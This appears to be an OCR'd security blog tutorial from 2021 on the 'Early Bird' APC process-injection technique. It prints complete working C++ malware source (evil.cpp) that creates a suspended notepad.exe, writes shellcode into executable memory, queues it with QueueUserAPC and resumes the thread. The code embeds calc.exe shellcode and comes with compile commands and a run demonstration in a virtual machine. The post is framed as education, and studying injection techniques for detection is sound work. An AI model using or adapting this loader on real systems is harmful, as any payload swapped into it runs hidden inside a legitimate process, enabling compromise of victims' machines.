
APC injection technique. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/11/11/malware-injection-3.html

November 11, 2021

5 minute read

Hello, cybersecurity enthusiasts and white hackers!


evil.cpp — 2021-11-11-injection-3 — ~/projects/cybersec_blog/2021-11-11-injection-3 — Atom
File Edit View Selection Find Packages Help
evil.cpp
win7-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Command Prompt
Calculator
View Edit Help
tools.7z

```
    NULL, NULL, NULL, false,
    CREATE_SUSPENDED, NULL, NULL, &si, &pi
  );
  WaitForSingleObject(pi.hProcess, 5000);
  hProcess = pi.hProcess;
  hThread = pi.hThread;

  // allocate a memory buffer for payload
  my_payload_mem = VirtualAllocEx(hProcess, N
    MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_RE

  // write payload to allocated buffer
  WriteProcessMemory(hProcess, my_payload_mem

  // inject into the suspended thread.
  PTHREAD_START_ROUTINE apc_r = (PTHREAD_STAR
  QueueUserAPC((PAPCFUNC)apc_r, hThread, NULL

  // resume to suspended thread
  ResumeThread(hThread);
```

```
Microsoft Win
Copyright (c)
C:\Users\qwe>
C:\Users\qwe\
C:\Users\qwe\
C:\Users\qwe\
C:\Users\qwe\
C:\Users\qwe\
C:\Users\qwe\
```

notepad.exe (1824) Properties

General | Statistics | Performance | Threads | Token | Modules | Memory | Environment | Handles | GPU | Comment

TID	CPU	Cycles delta	Start address	Priority
2740			notepad.exe+0x3570	Normal

Start module: C:\Windows\System32\notepad.exe

Started: 2:31:02 PM 11/11/2021

State: Wait:WrLpcReply

Kernel time: 00:00:00.000

User time: 00:00:00.015

Context switches: 17

Cycles: 40,284,180

Priority: 10

Base priority: 8

I/O priority: Normal

Page priority: Normal

Ideal processor: 0:0

Thursday, November 11, 2021


This post is a Proof of Concept and is for educational purposes only.
Author takes no responsibility of any damage you cause.


In this post I wrote about classic code injection, and in another post I wrote about classic DLL injection.

Today I will discuss about a “Early Bird” APC injection technique. Today we’re going to look at QueueUserAPC which takes advantage of the asynchronous procedure call to queue a specific thread.

Each thread has its own APC queue. An application queues an APC to a thread by calling the QueueUserAPC function. The calling thread specifies the address of an APC function in the call to QueueUserAPC. The queuing of an APC is a request for the thread to call the APC function.

High level overview of this technique is:
Firstly, our malicious program creates a new legitimate process (in our case `notepad.exe`):







```
CreateProcessA(
  "C:\\Windows\\System32\\notepad.exe",
  NULL, NULL, NULL, false,
  CREATE_SUSPENDED, NULL, NULL, &si, &pi
);
```

Whenever we see a call to `CreateProcess`, two important parameters we want to pay attention to are the first (executable to be invoked), and sixth (process creation flags). The creation flag is `CREATE_SUSPENDED`.

Then, memory for payload is allocated in the newly created process's memory space:







```
// allocate a memory buffer for payload
my_payload_mem = VirtualAllocEx(hProcess, NULL, my_payload_len,
  MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```


As I wrote earlier in previous posts, there is a very important difference between `VirtualAlloc` and `VirtualAllocEx`. The former will allocate memory in the calling process, the latter will allocate memory in a remote process. So if we see malware call `VirtualAllocEx`, there more than likely will be some kind of cross process activity about to commence.

APC routine pointing to the shellcode is declared.
Then payload is written to the allocated memory:




APC is queued to the main thread which is currently in suspended state:






```
// write payload to allocated buffer
WriteProcessMemory(hProcess, my_payload_mem, my_payload, my_payload_len, NULL);

// inject into the suspended thread.
PTHREAD_START_ROUTINE apc_r = (PTHREAD_START_ROUTINE)my_payload_mem;
QueueUserAPC((PAPCFUNC)apc_r, hThread, NULL);
```

Finally, thread is resumed and our payload is executed:





```
    // resume to suspended thread
    ResumeThread(hThread);

    return 0;
}
```

So, our full source code is (`evil.cpp`):


```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

// our payload calc.exe
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};

int main() {

  // Create a 64-bit process:
  STARTUPINFO si;
  PROCESS_INFORMATION pi;
  LPVOID my_payload_mem;
  SIZE_T my_payload_len = sizeof(my_payload);
  LPCWSTR cmd;
  HANDLE hProcess, hThread;
  NTSTATUS status;

  ZeroMemory(&si, sizeof(si));
  ZeroMemory(&pi, sizeof(pi));
  si.cb = sizeof(si);

  CreateProcessA(
    "C:\\Windows\\System32\\notepad.exe",
    NULL, NULL, NULL, false,
    CREATE_SUSPENDED, NULL, NULL, &si, &pi
  );
  WaitForSingleObject(pi.hProcess, 5000);
  hProcess = pi.hProcess;
  hThread = pi.hThread;

  // allocate a memory buffer for payload
  my_payload_mem = VirtualAllocEx(hProcess, NULL, my_payload_len,
    MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

  // write payload to allocated buffer
  WriteProcessMemory(hProcess, my_payload_mem, my_payload, my_payload_len, NULL);

  // inject into the suspended thread.
  PTHREAD_START_ROUTINE apc_r = (PTHREAD_START_ROUTINE)my_payload_mem;
  QueueUserAPC((PAPCFUNC)apc_r, hThread, NULL);

  // resume to suspended thread
  ResumeThread(hThread);

  return 0;
}
```

As you can see for simplicity, we use 64-bit `calc.exe` as the payload. Without delving into the generation of the payload, we will simply insert payload into our code:

```
unsigned char my_payload[] = {
  0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
  0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
  0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
  0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
  0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
  0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
  0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
  0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
  0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
  0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
  0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
  0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
  0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
  0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
  0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
  0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
  0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
  0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
  0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
  0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
  0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
  0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00
};
```

Let’s go to compile:


```
x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s -ffunction-sections -fdata-sections -
Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-
libgcc
```



kali@kali:~/pr...11-injection-3
mc [kali@kali]...11-injection-3
kali@kali:~

```
 kali@kali  ~/projects/cybersec_blog/2021-11-11-injection-3  x86_64-w64-mingw32-gcc evil.cpp -o evil.exe
 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-l
ibstdc++ -static-libgcc
 kali@kali  ~/projects/cybersec_blog/2021-11-11-injection-3  ls -lt
total 20
-rwxr-xr-x 1 kali kali 15360 Nov 11 15:19 evil.exe
-rw-r--r-- 1 kali kali  3052 Nov 11 15:17 evil.cpp
 kali@kali  ~/projects/cybersec_blog/2021-11-11-injection-3
```

Let’s go to launch a `evil.exe` on windows 7 x64:



Command Prompt
Process Hacker [WIN7PC-x64\qwe]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
notepad.exe (1824) Properties
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
Calculator
View Edit Help
MC MR MS M+ M-
CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 -
0 . + =
Windows 7
Build 7601


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\qwe>cd Documents

C:\Users\qwe\Documents>.\evil.exe

C:\Users\qwe\Documents>.\evil.exe

C:\Users\qwe\Documents>.\evil.exe

C:\Users\qwe\Documents>.\evil.exe

C:\Users\qwe\Documents>.\evil.exe
```

Name	PID	CPU	I/O total ...	Private b...	User name
svchost.exe	380			2.14 MB	
svchost.exe	1176			1.2 MB	
WerFault.exe	2600	0.03		5.7 MB	WIN7PC-x64\qwe
lsass.exe	544			3.76 MB	
lsm.exe	552			2.17 MB	
csrss.exe	436	0.22	120 B/s	8.79 MB	
conhost.exe	1984			1.3 MB	WIN7PC-x64\qwe
winlogon.exe	484			2.41 MB	
explorer.exe	2252	0.13		36.77 MB	WIN7PC-x64\qwe
VBoxTray.exe	2352		56 B/s	1.98 MB	WIN7PC-x64\qwe
